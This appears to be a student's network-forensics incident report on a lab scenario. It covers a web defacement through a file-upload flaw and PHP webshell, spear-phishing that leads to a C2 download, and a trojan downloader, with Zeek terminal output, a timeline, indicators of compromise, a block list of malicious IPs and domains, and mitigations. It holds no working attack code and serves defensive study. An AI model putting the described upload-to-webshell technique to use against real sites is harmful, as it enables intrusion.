
rab@rab: ~/snort18

```
rab@rab:~$ ls
dnstunnel  rita-v5.0.8-installer  snort12  snort-3-12.pcap  snort-4-7.pcap  snort7
rab@rab:~$ mkdir snort18
rab@rab:~$ wget http://192.168.1.38:9000/snort-3-18.pcap
--2025-04-22 16:13:30--  http://192.168.1.38:9000/snort-3-18.pcap
Connecting to 192.168.1.38:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 39660587 (38M) [application/vnd.tcpdump.pcap]
Saving to: ‘snort-3-18.pcap’

snort-3-18.pcap                  100%[==========================================================>]  37.82M   110MB/s    in 0.3s

2025-04-22 16:13:31 (110 MB/s) - ‘snort-3-18.pcap’ saved [39660587/39660587]

rab@rab:~$ ls
dnstunnel  rita-v5.0.8-installer  snort12  snort18  snort-3-12.pcap  snort-3-18.pcap  snort-4-7.pcap  snort7
rab@rab:~$ sudo zeek readpcap /home/rab/snort-3-18.pcap /home/rab/snort18
[sudo] password for rab:
Starting the Zeek docker container
Zeek logs will be saved to /home/rab/snort18
1426657530.880161 warning in /usr/local/zeek/share/zeek/base/frameworks/files/main.zeek, line 523: get_file_handle() handler missing
for Analyzer::ANALYZER_POP3
rab@rab:~$ cd snort18
rab@rab:~/snort18$ ls
analyzer.log      dhcp.log   http.log            loaded_scripts.log  ocsp.log           reporter.log  stats.log
capture_loss.log  dns.log    known_hosts.log     notice.log          packet_filter.log  software.log  weird.log
conn.log          files.log  known_services.log  ntp.log             pe.log             ssl.log       x509.log
rab@rab:~/snort18$ cat files.log | grep "exe"
1426674944.085989       Fjucpr3miGSFQgGq74      CBRuym1xJIa1OX1NF4      192.168.0.54    50100   103.10.197.187  2703    HTTP    0    P
E       application/x-dosexec   -       1.683955        F       F       71098   73802   2704    0       F       -       -       -    -
-       -       -
rab@rab:~/snort18$ 
```



```
{
event_type: alert (1),
ts: 2015-03-18T10:35:45.73757Z,
src_ip: 103.10.197.187,
src_port: 2703 (port=(uint16)),
dest_ip: 192.168.0.54,
dest_port: 50100 (port=(uint16)),
vlan: null ([uint16]),
proto: "TCP",
app_proto: "http",
alert: > {severity: 1 (uint16), signature: "ET POLICY PE EXE or DLL Windows file download HTTP", category: "Potential Corporate Privacy Violation",
flow_id: 37030486305420 (uint64),
pcap_cnt: 46202 (uint64),
tx_id: 0 (uint64),
icmp_code: null,
icmp_type: null,
tunnel: null ({src_ip:ip,src_port:port=(uint16),dest_ip:ip,dest_port:port=(uint16),proto:string,depth:uint64}),
community_id: "1:UVfL/phBhh/jUDC0nVlBH8BnT68="
```

- **Timeline of the incident**

Date & Time (UTC)	**Event**	**Details**
March 12, 2015 – 12:58	Defacement Discovered	Web defacement of www.pwned.se/skyblue reported. Defacement file: fr.jpg.
Prior to 12:58	Malicious Upload Detected	Attacker IP 217.195.49.57 uploaded fr.jpg and webshell cm0.php via upload.php.
March 12, shortly before detection	File Upload Exploit	File upload vulnerability exploited in upload.php. PHP code embedded in .jpg for remote code execution.
March 12 (Afternoon)	Remote Shell Activated	Attacker triggered cm0.php for remote access. Detected through HTTP logs and ZEEK events.
March 14 – 02:36	Follow-up Attack Attempt	Connection from 217.195.49.89 (same /24 subnet) tried accessing cm0.php. Access blocked.
March 18 – 10:35:36	Spear-Phishing Attack on Krusty	Email with encrypted attachment received via IMAP over SSL.
March 18 – 10:35:45	Malicious Payload Downloaded	Executable file downloaded from 103.10.197.187 over TCP port 2703. (~71 KB)
March 18 – Immediately After	Command-and-Control (C2) Connection Established	Krusty's machine connected to C2 on port 2703, indicating remote control was active.
April 7, 2015 – 13:34:48	Malware Dropped via Email	Delivery_Notification_00000529832.zip received via POP3. Contained JavaScript that downloaded multiple payloads.
April 7	Malware Domains Contacted	JavaScript contacted: www.mybusinessdoc.com, carina-paris-hotel.com, nursealarmsystems.com.
April 7	Executables Dropped	Trojan binaries (f7[2].gif, d373f76161148868[1].gif, etc.) dropped and executed.

- **Indicators of Compromise (IOCs)**

IP Address	Description
217.195.49.57	Attacker's IP address used to upload the defacement file (fr.jpg) and webshell (cm0.php).
217.195.49.89	A follow-up attempt from the same /24 subnet on March 14, trying to access cm0.php.
103.10.197.187	IP address from which Krusty’s machine downloaded a malicious payload after opening the spear-phishing email.
212.227.17.187	IP address used to send the malicious email (from krusty.pwned.se@gmail.com), which contained the Delivery_Notification_00000529832.zip ZIP file.

Domain	Description
www.mybusinessdoc.com	Suspicious domain that hosted malicious payloads accessed by Ned’s machine.
carina-paris-hotel.com	Another suspicious domain hosting malicious files accessed during the attack.
nursealarmsystems.com	Another suspicious domain from which malicious payloads were downloaded.
1.web-counter.info	Domain involved in a download over HTTPS during the attack. (IP: 148.251.80.172).
imap.google.com	Used for SSL IMAP communication with Krusty’s machine.
www.pwned.se	Targeted domain for the web defacement. URL: http://www.pwned.se/skyblue/

File Name	Description
fr.jpg	The defacement image uploaded by the attacker and used for web defacement.
cm0.php	The PHP webshell (backdoor) uploaded by the attacker to gain remote access.
f7[2].gif	Malicious file dropped by the Trojan downloader; detected as an executable (.exe).
551d88323f7e.gif	Another malicious executable dropped by the Trojan downloader.
c87ed3c.gif	Another malicious executable dropped by the Trojan downloader.
Delivery_Notification_00000529832.zip	ZIP file containing a malicious JavaScript payload.
cBjda9AP5nqx92tozc7w[2].html	Suspicious HTML file retrieved from a malicious domain.
favicon.ico[2].html	Another suspicious HTML file retrieved.
d373f76161148868[1].gif	Dropped malicious file associated with Trojan execution.
af99a8a3e[2].gif	Dropped malicious file associated with Trojan execution.

MD5 Hash	Description
f7[2].gif	MD5: d48ef4bb0549a67083017169169ef3ee
551d88323f7e.gif	MD5: Not provided, identified as an .exe Trojan
c87ed3c.gif	MD5: Not provided, identified as an .exe Trojan
d373f76161148868[1].gif	MD5: d48ef4bb0549a67083017169169ef3ee
af99a8a3e[2].gif	MD5: d48ef4bb0549a67083017169169ef3ee

File Extension	Description
.jpg	**Used to disguise PHP code for execution (e.g., fr.jpg).**
.php	**Webshell used for remote code execution (e.g., cm0.php).**
.gif	**Executable file format used by the malware (e.g., f7[2].gif).**
.exe	**Executable format used by dropped payloads.**
.zip	**Compressed file format containing malicious payloads (e.g., Delivery_Notification_00000529832.zip).**

- **Suggested mitigations and lessons learned**

  - **Mitigations for Operation SkyBlue**

1. **Patch Vulnerabilities**

   ○ File Upload Vulnerabilities: Secure and validate file uploads to prevent malicious files from being uploaded. Implement strict file type checks (e.g., check for allowed extensions, use file magic numbers to ensure file integrity).

   ○ Web Application Security: Conduct regular vulnerability assessments (e.g., using OWASP ZAP, Nessus) to identify and patch any security flaws in web applications, such as Remote File Inclusion (RFI), Local File Inclusion (LFI), and file upload flaws.

2. **Implement Web Application Firewalls (WAF)**

   ○ A WAF can help filter out malicious web requests, including those that attempt to exploit file upload vulnerabilities and other common attack vectors.

   ○ It can block access to known malicious IPs and domains, preventing further exploitation attempts.

3. **Improve Access Controls**

   ○ Enforce stricter authentication and authorization mechanisms. For example, implement multi-factor authentication (MFA) for admin and upload functions.

   ○ Use principle of least privilege for users with file upload capabilities. Limit the permissions of users interacting with critical components of the application.

4. **Monitor for Suspicious Activity**

   - Use Intrusion Detection Systems (IDS) such as Snort, Suricata, and Zeek (formerly known as Bro) to detect and alert on suspicious activity (e.g., unusual file uploads, remote shell access).

   - Implement continuous monitoring to detect anomalous behavior such as large file uploads, webshell activity, or abnormal traffic patterns.

   - Regularly monitor for communications with known malicious IPs, as identified in the IOCs.

5. **Conduct File Integrity Monitoring**

   - Implement file integrity monitoring tools to detect unauthorized file changes on the server (e.g., changes in file system or the appearance of new files like `cm0.php`).

   - Tools like Tripwire or OSSEC can be used to track changes in critical files and directories.

6. **Enhance Email Filtering and Phishing Protection**

   - **I**mprove email filtering to detect phishing emails and attachments. Use security solutions with advanced threat protection like Office 365 ATP, Proofpoint, or Barracuda.

   - Implement sandboxing to open and inspect email attachments safely before they reach end-users’ inboxes.

   - Conduct security awareness training for employees, focusing on how to identify phishing emails and suspicious attachments.

7. **Block Malicious IPs and Domains**

    - Block IP addresses and domains associated with the attack, such as `217.195.49.57`, `217.195.49.89`, and the domains identified (e.g., `www.mybusinessdoc.com`, `carina-paris-hotel.com`).

    - Use threat intelligence feeds to keep updated on new malicious IPs and domains and integrate these into your network's firewall and DNS filtering.

8. **Malware Detection and Removal**

    - Deploy endpoint protection software (e.g., CrowdStrike, Sophos, or Carbon Black) on all machines to detect, block, and remove trojans and other malware.

    - Run regular system scans and perform malware analysis on suspicious files.

9. **Secure Remote Access**

    - For any remote administration (e.g., webshells), restrict remote access via firewalls and VPNs. Ensure only authorized IPs can access internal systems.

    - Implement Virtual Private Network (VPN) with strong encryption for administrators and use strong authentication methods to access sensitive systems.

10. **Incident Response Plan (IRP)**

    - Establish a formal incident response plan for handling web defacements, malware infections, and other security incidents. This includes detailed steps on containment, eradication, and recovery.

- **Lessons Learned from Operation SkyBlue**

1. **Importance of Proactive Security**

    ○ This attack highlights the need for proactive security practices such as regular vulnerability scanning, patch management, and real-time monitoring.

    ○ It is crucial to implement preventive security measures before an attack occurs, rather than relying on reactive responses once an attack is detected.

2. **File Upload Vulnerabilities Can Be Critical**

    ○ File upload vulnerabilities continue to be a significant attack vector. Organizations must enforce strict validation and file type controls to prevent malicious code from being uploaded.

    ○ All uploaded files should be treated as potentially dangerous and undergo thorough security checks (including validating file extensions and checking the file content).

3. **Webshells Are A Persistent Threat**

    ○ Even a seemingly small web defacement (such as the `fr.jpg` file) can lead to more serious issues like remote code execution through a webshell (`cm0.php`).

    ○ Webshells are an easy way for attackers to maintain access, and they can be used for further exploitation, data exfiltration, and lateral movement.

4. **IP and Domain Reputation is Key**

    - Attackers tend to re-use IP addresses and domains across multiple attacks. Monitoring and blocking known malicious IPs, addresses, and domains can significantly reduce the likelihood of follow-up attacks, as seen with the attacker's attempt to re-enter using an IP from the same subnet.

    - Maintain an up-to-date blocklist based on threat intelligence feeds to prevent connections from malicious sources.

5. **Phishing Remains a Primary Attack Vector**

    - The attack on Krusty's machine through spear-phishing emails demonstrates that phishing remains one of the most effective techniques for delivering malware.

    - Even with SSL encryption and IMAP communication, payloads can still be delivered effectively through malicious email attachments, especially if users are not trained to recognize suspicious attachments or emails.

6. **Persistence Mechanisms Are Often Used by APT Actors**

    - The evidence of a C2 connection and the immediate establishment of remote access suggests that persistence mechanisms are often employed in advanced persistent threats (APT).

    - Attackers will likely ensure they have a means of continued access before exfiltrating data or causing further damage.

7. **The Need for User Awareness and Training**

   ○ Users must be trained to recognize phishing emails and suspicious attachments. Even when a user has a well-secured device, a single employee can still be the entry point for a larger attack.

   ○ Conducting regular security awareness programs and simulated phishing campaigns can help identify potential weaknesses in human defenses.

8. **The Value of Comprehensive Logs and Forensics**

   ○ Logs from tools like Zeek and NetworkMiner were invaluable for understanding the sequence of events and the extent of the attack. Maintaining comprehensive logs and using forensic tools can significantly help in tracking and mitigating the impact of such incidents.

   ○ However, it is important to ensure that logs are retained and accessible for analysis, and they should include data from a wide range of sources (network, endpoint, server logs).

Done By : Rabea Alsbaihi